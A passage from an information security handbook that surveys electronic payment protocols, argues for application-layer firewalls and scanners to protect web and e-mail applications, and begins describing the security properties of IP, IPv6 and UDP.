Secure Payment (S/PAY) is a developer's toolkit based on the SET protocol. It was developed by RSA Data Security, although the marketing rights currently belong to the Trintech Group (www.trintech.com). The S/PAY library fully implements the SET v1.0 cardholder, merchant, and acquirer functions and the underlying encryption and certificate management functions for Windows 95/NT and major UNIX platforms. Included in the code is support for hardware-based encryption engines, smart card devices, and long-term private key storage. Trintech also offers full implementations of SET merchant, cardholder, and acquirer software. This includes their PayWare Net-POS product, which supports several combinations of SSL and SET technologies aimed at easing the transition from Web SSL transactions to fully implemented SET transactions.

Open Financial Exchange (OFX) is an application-layer protocol created by Checkfree, Intuit, and Microsoft to support a wide range of consumer and small business banking services over the Internet. OFX is an open specification available to any financial institution or vendor desiring to implement OFX services. OFX uses SSL with digital certificate support to provide confidentiality, integrity, and authentication services to its transactions. The protocol has gained considerable support in the banking and investment industry because it supports just about every conceivable financial transaction. Currently, the OFX committee is seeking to expand OFX's presence through interoperability deals with IBM and other vendors. Copies of the OFX specification are available from the Open Financial Exchange Web site (www.ofx.net).

Micro Payment Transfer Protocol (MPTP) is part of The World Wide Web Consortium (W3C) Joint Electronic Payment Initiative. Currently, MPTP is a W3C working draft. The specification is based on variations of Rivest and Shamir's Pay-Word, Digital's Millicent, and Bellare's iKP proposals. MPTP is a very flexible protocol that can be layered upon existing transports like HTTP or MIME to provide greater transaction scope. It is highly tolerant of transmission delays allowing much of the transaction processing to take place off-line. MPTP is designed to provide payments through the services of a third-party broker. In the current version, the broker must be common to both the customer and the vendor, although inter-broker transfers are planned for future implementations. This will be necessary if MPTP is going to scale effectively to meet Internet demands.

Customers establish an account with a broker. Once established, they are free to purchase from any vendor common to their broker. The MPTP design takes into consideration the majority of risks associated with electronic payment and provides mechanisms to mitigate those risks, but it does not implement a specific security policy. Brokers are free to define policies that best suit their business requirements.

MPTP relies on S/Key technology using MD5 or SHA algorithms to authorize payments. MPTP permits the signing of messages for authentication, integrity, and non-repudiation using public or secret key cryptography and fully supports X.509 certificates. Although MPTP is still in the draft stages, its exceptional design, flexibility, and high performance destine it to be a prime contender in the electronic payment arena.

Java Electronic Commerce Framework (JECF) is our final item of discussion. JECF is not an application protocol. It is a framework for implementing electronic payment processing using active-content technology. Active-content technology uses an engine (i.e., a JAVA virtual machine) installed on the client to execute program components (e.g., applets) sent to it from the server. Current JECF active-content components include the Java Commerce Messages, Gateway Security Model, Commerce JavaBeans, and Java Commerce Client (JCC).

JECF is based around the concept of an electronic wallet. The wallet is an extensible client-side mechanism capable of supporting any number of E-commerce transactions. Vendors create Java applications consisting of service modules (applets) called Commerce JavaBeans that plug in to the wallet. These applets implement the operations and protocols (i.e., SET) necessary to conduct transactions with the vendor. There are several significant advantages of this architecture:

- Vendors are not tied to specific policies for their transactions. They are free to create modules containing policies and procedures best suited to their business.
- Clients are not required to have specialized applications. Because JavaBean applets are active content, they can be delivered and dynamically loaded on the customer's system as the transaction is taking place.
- Applications can be updated dynamically. Transaction applets can be updated or changed to correct problems or meet growing business needs without having to send updates to all the clients. The new modules will be loaded over the old during their next transaction.
- Modules can be loaded or unloaded on-the-fly to accommodate different payment, encryption, or language requirements. OFX modules can be loaded for banking transactions and later unloaded when the customer requires SET modules to make a credit card purchase.
- JavaBean modules run on any operating system, browser, or application supporting Java. This gives vendors immediate access to the largest possible customer base.

The flexibility, portability, and large Java user base make the Java Electronic Commerce Framework (JECF) a very attractive E-commerce solution. It is sure to become a major player in the electronic commerce arena.

152.9 If It's Not Encrypted Now…

The Internet has dramatically changed the way we do business, but that has not come without a price. Security for Internet transactions and messaging is woefully lacking, making much of what we are doing on the Internet an open book for all to read. This can not continue. Despite the complexity of the problems we are facing, there are solutions. The technologies outlined in this chapter provide real solutions for mitigating Internet business risks. We can secure our messages, Web applications, and monetary exchanges. Admittedly, some of these applications are not as polished as we would like, and some are difficult to implement and manage, but they are nonetheless effective and most certainly a step in the right direction.

Someday all of our business transactions on the Internet will be encrypted, signed, sealed, and delivered, but I am not sure we can wait for that day. Business transactions on the Internet are increasing, and new business uses for the Internet are going to be found. Waiting for things to get better is only going to put us further behind the curve. Someone has let the Internet bull out of the cage and we are either going to take him by the horns or get run over! ALS now!

153

Application Layer: Next Level of Security

Keith Pasley

Business applications and business data are the core backbone of most enterprises today. A current trend in business is to increase providing direct access via the Internet to certain business data to entities external to an enterprise. The two most relied upon business applications accessible from the Internet are e-mail and Web-enabled applications.

This rapidly growing trend supports various business goals that include increased competitive advantage, reduced costs, strengthened customer loyalty, establishing additional revenue streams, increased productivity, and many others. However, exposing critical business application access via the Internet does increase the risk profile for businesses. The following are possible elements of such a risk profile:

- Business operations become more dependent on the application
- Increased opportunity for exploiting application vulnerabilities
- Cost of disruption increases
- Increased targeting of the application by malicious entities
- Increased number of application-based vulnerabilities
- Speed-to-market pressures alter the performance/security dynamic of application

Such a risk profile does not necessarily imply that it is a bad or negative idea to deploy Internet-facing applications. In fact, businesses take calculated risks every day and can reap significant financial and competitive advantages by doing so. A similar disciplined approach to analyzing the relative benefits and liabilities of deploying Internet applications involves the application of risk management techniques. Essentially, risk management involves enumerating what could go wrong, how much it could cost, the likelihood of the event happening, and then deciding what responses to the event would be acceptable to the business.

Within the framework of application security, risk management involves an examination of the above on an application-by-application basis. One approach is to review the actual software code of the application as part of the software development life cycle. Goals of such a review could include subjecting the code to examination by qualified people other than the developers who originated the code. A so-called "second set of eyes" could, for example, identify vulnerabilities, check for unintended functionality, and identify bad coding practices (assuming there is an established standard against which to measure).

In some environments, code review is impractical due to the sheer volume of lines of code in a program, the time it would take for such a review, or the organizational structure may prohibit the capability of a central code review group's ability to enforce the results of the review. Additionally, in some environments where software code is changed very frequently with very little, if any, change in management discipline, code review may simply not be appropriate. For such environments, another approach might be appropriate.

Another approach to this is to enforce a consistent application security policy via technology. One such technology is an emerging class of security components generally known as an *application firewall*. An application firewall is a security component that analyzes data at the application layer, which is often the easiest path for attackers to gain unauthorized access to enterprise resources. Most network firewalls and traditional intrusion detection systems (IDSs), in practical terms, can only control Internet Protocol (IP) packet-based network access and detect port- and protocol-type security events based on static rules or signatures. Although essential as a primary element in a comprehensive enterprise security architecture, network firewalls and IDSs are recognized as security components that can be easily vaulted over by their very nature. For example, most enterprise firewall policies allow in- and outbound access to internal or DMZ-based Web servers without meaningful inspection of the application data contained in data packets traversing the firewall. Potentially, an attacker could either send malicious data into the Web application or, conversely, extract sensitive data from the application. Application firewalls aim to consistently enforce application security policy as a security layer around an enterprise's application infrastructure.

Application firewalls are increasingly being offered by security vendors in the form of rack-mountable appliances that integrate operating system and security software preloaded on purposed-built hardware, and are engineered to balance security functionality with performance.

This chapter focuses on effective strategies for enhancing the security of Web-enabled and e-mail application infrastructures. Each is described in this chapter, yet the focus of this chapter is on the business impact of application security. As such, no detailed discussions of specific application vulnerabilities are included.

153.1 The Problem: Applications Are the Highest-Risk Attack Vector

As the Internet has created more business opportunity—for example, extending the boundaries of the enterprise outside the physical facilities of a business—so has business exposure to risk increased. If one were to identify and prioritize resources by value to the business, one would find in most cases that specific data and applications would be counted among the highest in value to an organization. Most businesses would not be able to operate competitively if data and applications were somehow taken away, either by malicious acts or by accident. Another, more granular way to look at this situation would be to imagine if the existing traditional network security controls of a data-centric business failed, would the business' critical data and applications still be protected? Not surprisingly, the answer is no. This is a realization that is being brought to the attention of data owners and security professionals by either circumstance or critical infrastructure analysis. From a technical perspective, this means that the traditional perimeter security approach of deploying firewalls and intrusion detection systems as the sole defense mechanisms is flawed with respect to current and emerging threats. Why?

One of the most important issues facing e-mail and Web-enabled businesses today is the open port problem; that is, most business firewalls allow Web application server access via port 80 and e-mail server access via port 25. Unfortunately, most traditional network firewalls are not capable of actually analyzing the data payload for malicious attacks. The majority of firewalls can only see data at the packet, or network, level—information such as source/destination IP address, TCP port number, and other packet routing information headers. This means that if an attacker can hide an attack within the data payload itself, then the attack will go through the firewall and into the target application infrastructure. The traditional network-centric approach, which only addresses perimeter security, is no longer thought of as being effective in protecting the heart and soul of a business—its business data.

153.1.1 Web Services Security

Another emerging Web-enabled application is Web services. Web services comprise the sum total of application components whose functionality and interfaces are exposed to potential users through the use of Web technology standards such as SOAP, XML, UDDI, WSDL, and HTTP. Web services are application-to-application, computer-to-computer transaction-based communications using predefined data formats in a platform- and language-neutral context. Traditional Web-enabled applications are interactive and Web-browser based. Application-level security strategies are complicated by the automated intent of Web services. Security standards are emerging and are being integrated into available security products. Application scanning and application firewall technologies are now emerging that allow for security checks against Web service data and protocols. The use of Web services to extend core business applications to external entities is expected to grow significantly in a relatively short time as businesses recognize the value of this capability. Therefore, the security issues of Web-enabled applications based on Web services will need to be checked from a perspective of automated processing between two or more security domains. Aside from the method of access, an approach similar to the Web-enabled application security strategy discussed in this chapter can be used.

The foundation of Web services is Extensible Markup Language (XML). A protocol for communicating XML-based messages, Simple Object Access Protocol (SOAP), is itself based on XML: SXML is used to create specific message formats with which two or more parties agree to comply when sending messages between applications. Defining protocols for assuring the confidentiality, integrity, and availability of Web services is a technological and business challenge that is currently being addressed by industry standards bodies. For example, IBM and Microsoft are working together to define a core set of facilities for protecting the confidentiality and integrity of an XML-based message. Their work also includes defining authentication and authorization mechanisms for creating and validating security assertions of Web service participants.

Hackers know that most business firewalls allow Web and e-mail traffic, that Web and e-mail applications are notoriously vulnerable to attack, and that many businesses focus on network perimeter security, not Web application security.

Any business connected to the Internet has a need for some level of protection beyond traditional perimeter security. Surprisingly, given the high risk of exposing e-mail and Web-enabled internal applications to wide access, many companies do not even monitor application-level events. As a result, a company may not even know that an application has been attacked.

Wide access to e-mail and Web-enabled applications is both a goal and a security risk. As a business goal, Web applications fulfill a business need to provide information and expose business logic to increase business efficiency. However, the ability to access such business architecture means that attackers have more of an opportunity to exploit known and unknown weaknesses in the architecture. Just as the decision to deploy Internet-accessible applications is a business decision, so it is that implementing application-level security must be addressed from a business management decision perspective. There are compelling and significant business management issues that can justify application-level security.

153.1.2 A Management Issue

Application security is both a business issue (see Exhibit 153.1) and a technical issue (see Exhibit 153.2). It is a technical issue in that more effective technology is needed to address the higher risk of exposed businesses. It is a business issue in that an ineffective security strategy means increased risk.

Part of the problem of ineffective application security is denial of the problem. In many instances, program developers and software vendors assume that because no vulnerability has been reported on an application, that it must be secure. This way of thinking is also found in business management circles with respect to already-deployed Web applications. The thinking goes: why invest in application infrastructure security when the company has had no attacks on its key business applications?

EXHIBIT 153.1 The SANS Institute, List of Seven Management Errors that Lead to Computer Security Vulnerabilities

7. Pretend the problem will go away if they ignore it.
6. Authorize reactive, short-term fixes so problems re-emerge rapidly.
5. Fail to realize how much money their information and organizational reputations are worth.
4. Rely primarily on a firewall.
3. Fail to deal with the operational aspects of security: make a few fixes and then not allow the follow-through necessary to ensure the problems stay fixed.
2. Fail to understand the relationship of information security to the business problem: they understand physical security but do not see the consequences of poor information security.
1. Assign untrained people to maintain security and provide neither the training nor the time to make it possible to do the job.

EXHIBIT 153.2 The Open Web Application Security Project (OWASP) List of Ten Common Web Application Vulnerabilities

1. *Unvalidated Parameters:* Information from Web requests is not validated before being used by a Web application. Attackers can use these flaws to attack backside components through a Web application.
2. *Broken Access Control:* Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.
3. *Broken Account and Session Management:* Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.
4. *Cross-Site Scripting (XSS) Flaws:* The Web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.
5. *Buffer Overflows:* Web application components in some languages that do not properly validate input can be crashed, and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and Web application server components.
6. *Command Injection Flaws:* Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system might execute those commands on behalf of the Web application.
7. *Error Handling Problems:* Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the Web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
8. *Insecure Use of Cryptography:* Web applications frequently used cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
9. *Remote Administration Flaws:* Many Web applications allow administrators to access the site using a Web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.
10. *Web and Application Server Misconfiguration:* Having a strong server configuration standard is critical to a secure Web application. These servers have many configuration options that affect security and are not secure out of the box.

The answer to this question must be framed in terms that the audience can relate to. Business audiences think in terms of quantifiable returns on the investment. Technical audiences usually respond to things that make their jobs easier, enhance their status, or increase their value to employers. This chapter focuses on the business justification for application security.

One could surmise from the SANS list of seven management errors (Exhibit 153.1) that executive management's attitude toward recognizing and understanding the business impact of security breaches can actually influence the likelihood of a security breach. Providing business impact awareness of relevant application security vulnerabilities to business managers is a valuable role of security professionals. However, security risk management, being a continual process that must be managed, must be embraced—from the executive management level on down—throughout an organization to be effective.

153.1.3 The Business Risk

Competitor company B accesses company A's Web-accessible database, which contains company A's future marketing campaign strategy, by exploiting a well-known Web vulnerability. Company B, now having advanced knowledge of the upcoming marketing changes, is able to preempt company A's market opportunity for competitive advantage. A costly mistake could have been minimized or even avoided. Indeed, cost avoidance and cost reduction are two reasons to apply an application security strategy within a business.

As noted earlier, the two business applications most relied upon for Internet-connected business operations are Web-enabled applications and e-mail applications. Each of these applications relies on several related network infrastructure components. The sum total of the application itself and the network services that support the functioning of the application can be referred to as the "application infrastructure." The application infrastructure can be visualized using a three-layer model.

To isolate the various points of attack, the layered components of an application infrastructure can be reduced down to a simple model that includes a proxy layer, an internal application server layer, and a business database layer. These layers comprise the essence of an application infrastructure, although they are dependent on *network infrastructure* components, as described later.

For example, using the above model, it is possible to map the components of an e-mail infrastructure.

- *Proxy layer:* mail relay/mail exchanger/Webmail Web server
- *Internal application server layer*: internal mail server
- *Business database layer:* internal mail store/user database

An example Web application infrastructure would include:

- *Proxy layer:* web listener/web server
- *Internal application server layer*: business application server
- Business database layer: database server

Additionally, various network infrastructure services that are critical and common to the operation of both application architectures include Domain Name Service (DNS) servers, network routing/switch fabric (including load balancers), time servers, malicious code (including anti-virus) scanners, and protocol accelerators (e.g., SSL accelerators).

The risk to businesses that Internet-accessible applications bring is greater opportunity for attack and more points of attacks. This risk translates into lost revenue, increased costs, and lost productivity due to recovering from a security breach.

153.2 Managing Risk: Application Layer Security Primer

As discussed, Internet-accessible applications are comprised of multiple components that can be represented using a four-tier model. Isolating the functionality of Internet applications helps in understanding the various access points and potential weaknesses of a particular application architecture. However, one vulnerable component of the overall architecture can allow an attacker to undermine the entire system.

For example, if a DNS server that is relied upon by an Internet application is subverted by someone maliciously modifying the record that tells where mail for a certain domain should be routed, then it makes no difference how strong the e-mail anti-virus protection is; the attacker has undermined the entire system. This example highlights the fact that application security must be addressed using a holistic, comprehensive, and systems approach.

Many vulnerabilities in applications are caused by poor programming technique, invalid design, and lack of security awareness by software developers. However, as noted, application security is both a management and a technical issue. Therefore, the solution begins with an awareness of the issues by business managers. Business managers ultimately determine the priorities of software development teams. An example of business managers effecting a change of priority from functionality to default security is found in Microsoft. Although many are skeptical of the commitment of Microsoft to design software products with security as a priority, there have been tremendous steps made in the right direction by Microsoft management. Microsoft's secure product development program included sending all of its application developers to classes on secure coding practices, tying code security goals to performance compensation, and establishing security oversight teams to check for compliance, among other steps. Indeed, management has a clear role to play in reducing the risk of business applications.

Due to the pervasiveness of simple tools for hacking Web access, together with the proliferation of Web applications, the incidence of attack will only increase in the future. Web attacks are becoming more common than pure network-based attacks, with a resulting increase in the severity and damage done. The cost of recovering from a Web attack is growing as the sophistication of attacks increases. As the cost of an attack reaches the value of the target application, while budget dollars are decreasing, it becomes increasingly important to balance spending on security components according to highest return on asset value. Significantly, many companies were found to overspend on security tools, deploying expensive security components in areas that did not justify the expense.

To a determined attacker, the application itself yields the highest rewards. However, the Web application currently poses the greatest risk to businesses. Each application is different, with its own set of specific risks. One way to determine if enough has been done to secure a Web application is to have a Web application assessment performed on the entire Web application infrastructure, including the Web application itself. There are security consulting firms that are starting to appear in the marketplace that specialize in Web application security. These companies typically use a combination of automated security tools and hands-on experience to assess the security posture of Web applications. In some cases, security or IT groups within a company may perform their own assessment. However, expertise in this area is scarce and relatively expensive.

If employing a consulting firm to perform an application assessment, ask about the credentials and experience of its consultants who will be doing the assessment. Ask for the names and types of testing tools that will be used. Find out if the consultants provide remediation services or just a simple findings report. It may make sense to have the same consulting company that performed the assessment recommend which remediation products to use, because it may already have in-depth knowledge of the application architecture, it may have already done the technology research to save time, or it may have the necessary expertise to install and manage the security tools. With such a high impact to the business if not done properly, risk can be reduced if professionals who are specifically skilled in Web application security execute this application security strategy.

Another factor to consider is cost of fix after deployment versus cost of fix early in the development cycle. Early IT software development practice evolved with an emphasis on testing application functionality. The idea then was to reduce application total cost of ownership (TCO) by identifying bugs in the software early in the development cycle. This approach is still used today. Similarly, performing application *security* scanning early in the development cycle has been proven to significantly reduce the total cost of ownership of an application due to decreased vulnerability/exploit/fix cycles.

153.2.1 Organizational Standards for Software Development

One approach to integrated Web application security is to embed the application security scan function into the application quality assurance (QA) cycle. As a step in the QA process, this strategy provides an opportunity to apply a consistent security baseline against all of a company's Web applications. Once established, the same application scan could be run after any significant changes are made to the Web application throughout its life cycle to ensure that the security posture has not been altered. Existing applications can be scanned as part of a regular security assessment.

In some environments it is either not possible or very difficult to perform Web application scans due to lack of direct control of the application-hosting environment. This is the case if the application is hosted by a third-party facility, the application belongs to a business partner, or other similar situations. A strategy of implementing a security check of application data streams at the network perimeter, as a first hop-in/last hop-out application scan, can be effective. An application firewall inserted just inside the network firewall configured to intercept the Web data to and from the third party would allow a similar enforcement capability as proactive scanning of the application itself. Application firewall technology is discussed in the following section.

153.2.2 Technology

It is important to remember that any security solution includes the combination of people, processes, and technology. This is an important consideration, particularly in the case of application security. If a person makes a configuration mistake that leads to a security breach, the technology cannot be blamed. Similarly, if a flawed process is implemented, the technology cannot be blamed. This highlights the fact that a good practice for developing an application security policy includes mapping out the interaction of process, people, and technology. This section discusses strategies for implementing this interaction.

There are currently two classes of security technology that address application-level security: the application scanner and the application firewall/security gateway.

153.2.2.1 Web Application Scanner: More Than Just Securing a Host

The application scanner is a tool used to test applications for known and unknown vulnerabilities, unintended functionality, and poor coding practice, among other tests. The Web application scanner is usually implemented as software running on a laptop or designated desktop computer. Scanning can be done from outside the network perimeter or inside the network, just in from the Web server layer component. Web application scanning tools provide a report that lists vulnerabilities found, along with some remediation suggestions. Some of the tools provide specialized tests for particular Web application environments (e.g., IBM Websphere, BEA, Oracle). Popular products that provide Web-enabled application scanning include Sanctum's AppScan, Kavado's Scando, and SpiDynamics's WebInspect.

153.2.2.2 Application Firewall: Not Just Looking at Network Packets

The other class of application security tool is the application firewall/security gateway. A Web application firewall is inserted in the path between the user and the Web server layer of the Web application infrastructure. In most cases, this means at the network perimeter or in a DMZ "quarantine" area of a network. A Web application firewall intercepts all HTTP and HTML traffic going to and from a Web application and looks for anything that indicates improper behavior. For example, an application could detect and block users from browsing outside a site's allowed URL list, attempts to masquerade via cookie modification, buffer overflow attempts, incorrect form data entry via form field validation, and attempts to add data to a site or attempts to access restricted areas of a site via improper GET and POST methods. Most Web application firewalls include a "learning mode" that allows the device to record the proper behavior of a Web application. After a few days of "learning" proper site behavior, the Web application firewall would then dynamically create a policy and enforce "proper" site behavior based on "learned" knowledge. Additionally, Web application firewalls can be configured manually. No modification to the protected Web application itself is necessary. Multiple Web applications can be protected simultaneously by one device, or, if needed, the devices can be scaled out via load balancing and managed by the Web application firewall's central management console.

153.2.2.3 E-Mail Application-Level Firewalls: More than Just Anti-Virus

Similar in function to a Web application-level firewall, an e-mail application-level firewall can protect e-mail application infrastructures. E-mail application-level firewalls can be installed at the network perimeter, in a DMZ, or in some cases directly on the Internet. The architectural idea is that this device is the first-hop-in/last-hop-out checkpoint for e-mail application attacks. Thus positioned, the e-mail application-level firewall bears the brunt of an attack leaving the e-mail infrastructure intact and operational during the attack. The technical value of an e-mail application-level firewall lies in that it buys time to allow for patching or updating the target e-mail infrastructure component. Additionally, a consistent e-mail security posture can be maintained using the e-mail application-level firewall as an additional security layer. The e-mail application-level firewall inspects e-mail protocols and e-mail messages for attack attempts and enforces policy via mechanisms such blocking, logging, or alerting on detection. Although there are a few vendors of the firewalls themselves, a significant market-leading, single-purpose-built e-mail application-level security scanning tool is yet to emerge. Current testing tools for e-mail application infrastructures include a hodgepodge of open source and commercial network vulnerability assessment tools.

An emerging and highly segmented market, e-mail application-level firewalls provide some level of hardening for self-protection and multiple controls against a wide variety of threats to the e-mail infrastructure. The threat profile of e-mail application infrastructures includes redirecting mail via DNS poisoning, malicious code attacks to disrupt or corrupt e-mail message integrity, large volumes of unsolicited e-mails or server connections aimed at reducing the availability of e-mail service—mail bombs and spam attacks. E-mail application-level firewalls proxy e-mail connections between external e-mail servers and internal e-mail servers, never allowing direct connection from the outside. The e-mail application-level firewall can also enforce a message retention policy by archiving messages to archiving hosts for later retrieval as needed.

E-mail application-level firewalls are a different class of device than the popular software-based mail server add-on products. Mail server add-on products typically provide specific mail security functionality, such as content filtering, anti-virus, and anti-spam—similar to e-mail application-level firewalls. However, they are implemented on the actual mail server itself. Software-based mail server security products generally do not have the capability to examine a message before it enters the e-mail infrastructure and they commonly introduce e-mail processing performance degradation. Scalability becomes an issue in the larger, more complex e-mail architectures. A special case involves Web mail: Web browser accessible e-mail systems. There are two classes of Web mail from a protection strategy perspective that should be considered: Web mail service provided by a company to its community of users, and external consumer-oriented Web mail services such as Yahoo, MSN, and AOL accessed from inside a company network. When planning a strategy in this regard, remember that all Web mail should be considered hostile until proven otherwise. This means that the e-mail application-level firewall should be capable of inspecting Web mail traffic for protocol and syntax attacks, similar in result to Internet mail protocols (SMTP, POP3, IMAP4) and syntax checking.

As mentioned, such devices are usually best implemented as a security appliance. A security appliance approach provides specific functionality implemented on optimized hardware, with the results including higher performance at a lower cost, decreased ongoing maintenance costs, and scalability efficiency. The software-based approach means that the customer must assume increased costs of integrating hardware, operating system, and application. Additionally, the host operating system should be hardened. Such hardening of the operating system requires expertise and ongoing diligence in managing the host operating system, applying patches, and hardware upgrades.

Vendors offering products in the Web application firewall market segment include Sanctum (AppShield), Kavado (InterDo), and Teros\Stratum8 (APS 100). E-mail application firewall vendors include CipherTrust (IronMail) and Borderware (MxTreme).

153.2.3 The Bottom Line: Balancing Security Protection against Assets Being Protected

The traditional network firewall has a respected and necessary place in most enterprise security environments. It provides a first line of defense, access control, and a security control point. However, many businesses open bi-directional access to critical business applications, such as e-mail and Web-enabled applications that have historically been vulnerable to numerous attacks. Access to these applications is provided by opening up the network firewall, port 80 for Web and port 25 for e-mail. Hackers are now predominantly sneaking in through these open ports to run application-level exploits against the application infrastructure, those components that form the essence of a Web-enabled or e-mail application. E-mail and many Web-enabled business applications are core, mission-critical assets that, if disabled, could cause significant damage and prove very costly to recover from—if even possible. If there is more risk of attacks at the higher-value assets, e-mail and Web-enabled applications, then it makes sense to balance security spending appropriately to protect these critical applications.

153.3 Conclusion

This chapter discussed the technology available at the time of writing. Although current application security technology provides some level of protection, there is much room for improvement. Network security technology components—such as network-based firewalls, VPNs, and intrusion detection and response—continue to make up the essential first line of defense; however, the threat horizon has changed. This change in attack vectors requires a reorientation toward the emerging sources and targets of attack—attackers coming through application ports to target application vulnerabilities of core business information systems.

Security of Communication Protocols and Services

William Hugh Murray

The information security manager is confronted with a wide variety of communications protocols and services. At one level, the manager would like to be able to ignore how the information gets from one place to another; he would like to be able to *assume* security. At another, he understands that he has only limited control over how the information moves; because the user may be able to influence the choice of path, the manager prefers not to rely upon it. However, that being said, the manager also knows that there are differences in the security properties of the various protocols and services that he may otherwise find useful.

This chapter describes the popular protocols and services, discusses their intended uses and applications, and describes their security properties and characteristics. It compares and contrasts similar protocols and services, makes recommendations for their use, and also recommends compensating controls or alternatives for increasing security.

154.1 Introduction

For the past century, we have trusted the dial-switched voice-analog network. It was operated by one of the most trusted enterprises in the history of the world. It was connection-switched and point-to-point. While there was some eavesdropping, most of it was initiated by law enforcement and was, for the most part, legitimate. While a few of us carefully considered what we would say, most of us used the telephone automatically and without worrying about being overheard. Similarly, we were able to recognize most of the people who called us; we trusted the millions of copies of the printed directories; and we trusted the network to connect us only to the number we dialed. While it is not completely justified, we have transferred much of that automatic trust to the modern digital network and even to the Internet.

All other things being equal, the information security manager would like to be able to ignore how information moves from one place to another. He would like to be able to assume that he can put it into a pipe at point A and have it come out reliably only at point B. Of course, in the real world of the modern integrated network, this is not the case. In this world the traffic is vulnerable to eavesdropping, misdirection, interference, contamination, alteration, and even total loss.

On the other hand, relatively little of this happens; the vast majority of information is delivered when and how it is intended and without any compromise. This happens in part despite the way the information is moved and in part because of how it is moved. The various protocols and services have different security properties and qualities. Some provide error detection, corrective action such as retransmission, error correction, guaranteed delivery, and even information hiding.

The different levels of service exist because they have different costs and performance. They exist because different traffic, applications, and environments have different requirements. For example, the transfer of a program file has a requirement for bit-for-bit integrity; in some cases, if you lose a bit, it is as bad as losing the whole file. On the other hand, a few seconds, or even tens of seconds, of delay in the transfer of the file may have little impact. However, if one is moving voice traffic, the loss of tens of bits may be perfectly acceptable, while delay in seconds is intolerable. These costs must be balanced against the requirements of the application and the environment.

While the balance between performance and cost is often struck without regard to security, the reality is that there are security differences. The balance between performance, cost, and security is the province of the information security manager. Therefore, he needs to understand the properties and characteristics of the protocols so he can make the necessary trade-offs or evaluate those that have already been made.

Finally, all protocols have limitations and many have fundamental vulnerabilities. Implementations of protocols can compensate for such vulnerabilities only in part. Implementers may be faced with hard design choices, and they may make errors resulting in implementation-induced vulnerabilities. The manager must understand these so he will know when and how to compensate.

154.2 Protocols

A protocol is an agreed-upon set of rules or conventions for communicating between two or more parties. "Hello" and "goodbye" for beginning and ending voice phone calls are examples of a simple protocol. A slightly more sophisticated protocol might include lines that begin with tags, like "This is (name) calling."

Protocols are to codes as sentences and paragraphs are to words. In a protocol, the parties may agree to addressing, codes, format, packet size, speed, message order, error detection and correction, acknowledgments, key exchange, and other things.

This section deals with a number of common protocols. It describes their intended use or application, characteristics, design choices, and limitations.

154.2.1 Internet Protocol

The Internet Protocol, IP, is a primitive and application-independent protocol for addressing and routing packets of data within a network. It is the "IP" in TCP/IP, the protocol suite that is used in and defines the Internet. It is intended for use in a relatively flat, mesh, broadcast, connectionless, packet-switched net like the Internet.

IP is analogous to a postcard in the 18th century. The sender wrote the message on one side of the card and the address and return address on the other. He then gave it to someone who was going in the general direction of the intended recipient. The message was not confidential; everyone who handled it could read it and might even make an undetected change to it.

IP is a "best efforts" protocol; it does not guarantee message delivery nor provide any evidence as to whether or not the message was delivered. It is unchecked; the receiver does not know whether or not he received the entire intended message or whether or not it is correct. The addresses are unreliable; the sender cannot be sure that the message will go only where he intends or even when he intends. The receiver cannot be sure that the message came from the address specified as the return address in the packet.

The protocol does not provide any checking or hiding. If the application requires these, they must be implied or specified someplace else, usually in a higher (i.e., closer to the application) protocol layer.

IP specifies the addresses of the sending or receiving hardware device;[1] but if that device supports multiple applications, IP does not specify which of those it is intended for.

IP uses 32-bit addresses. However, the use or meaning of the bits within the address depends upon the size and use of the network. Addresses are divided into five classes. Each class represents a different design choice between the number of networks and the number of addressable devices within the class. Class A addresses are used for very large networks where the number of such networks is expected to be low but the number of addressable devices is expected to be very high. Class A addresses are used for nation states and other very large domains such as.mil,.gov, and.com. As shown in Exhibit 154.1, a zero in bit position 0 of an address specifies it as a class A address. Positions 1 through 7 are used to specify the network, and positions 8 through 31 are used to specify devices within the network. Class C is used for networks where the possible number of networks is expected to be high but the number of addressable devices in each net is less than 128. Thus, in general, class B is used for enterprises, states, provinces, or municipalities, and class C is used for LANs. Class D is used for multicasting, and Class E is reserved for future uses.

You will often see IP addresses written as nnn.nnn.nnn.nnn.

While security is certainly not IP's long suit, it is responsible for much of the success of the Internet. It is fast and simple. In practice, the security limitations of IP simply do not matter much. Applications rely upon higher-level protocols for security.

EXHIBIT 154.1 IP Network Address Formats

Network Class	Description	Address Class	Network Address	Device Address
A	National	0 in bit 0	1–7	8–31
B	Enterprise	10 in bits 0–1	2–15	16–31
C	LAN	110 in 0–2	3–23	24–31
D	Multicast	1110 in 0–3	4–31	
E	Reserved	1111 in 0–3		

[1] There is a convention of referring to all network addressable devices as "hosts." Such usage in other documents equates to the use of device or addressable device here. IPv6 defines "host."

154.2.2 Internet Protocol v6.0 (IPng)

IPv6 or "next generation" is a backwardly compatible new version of IP. It is intended to permit the Internet to grow both in terms of the number of addressable devices, particularly class A addresses, and in quantity of traffic. It expands the address to 128 bits, simplifies the format header, improves the support for extensions and options, adds a "quality-of-service" capability, and adds address authentication and message confidentiality and integrity. IPv6 also formalizes the concepts of packet, node, router, host, link, and neighbors that were only loosely defined in v4.

In other words, IPng addresses most of the limitations of IP, specifically including the security limitations. It provides for the use of encryption to ensure that information goes only where it is intended to go. This is called secure-IP. Secure-IP may be used for point-to-point security across an arbitrary network. More often, it is used to carve virtual private networks (VPNs) or secure virtual networks (SVNs)[2] out of such arbitrary networks.

Many of the implementations of secure-IP are still proprietary and do not guarantee interoperability with all other such implementations.

154.2.3 User Datagram Protocol (UDP)

UDP is similar to IP in that it is connectionless and offers "best effort" delivery service, and it is similar to TCP in that it is both checked and application specific.

Exhibit 154.2 shows the format of the UDP datagram. Unless the UDP source port is on the same device as the destination port, the UDP packet will be encapsulated in an IP packet. The IP address will specify the physical device, while the UDP address will specify the logical port or application on the device.

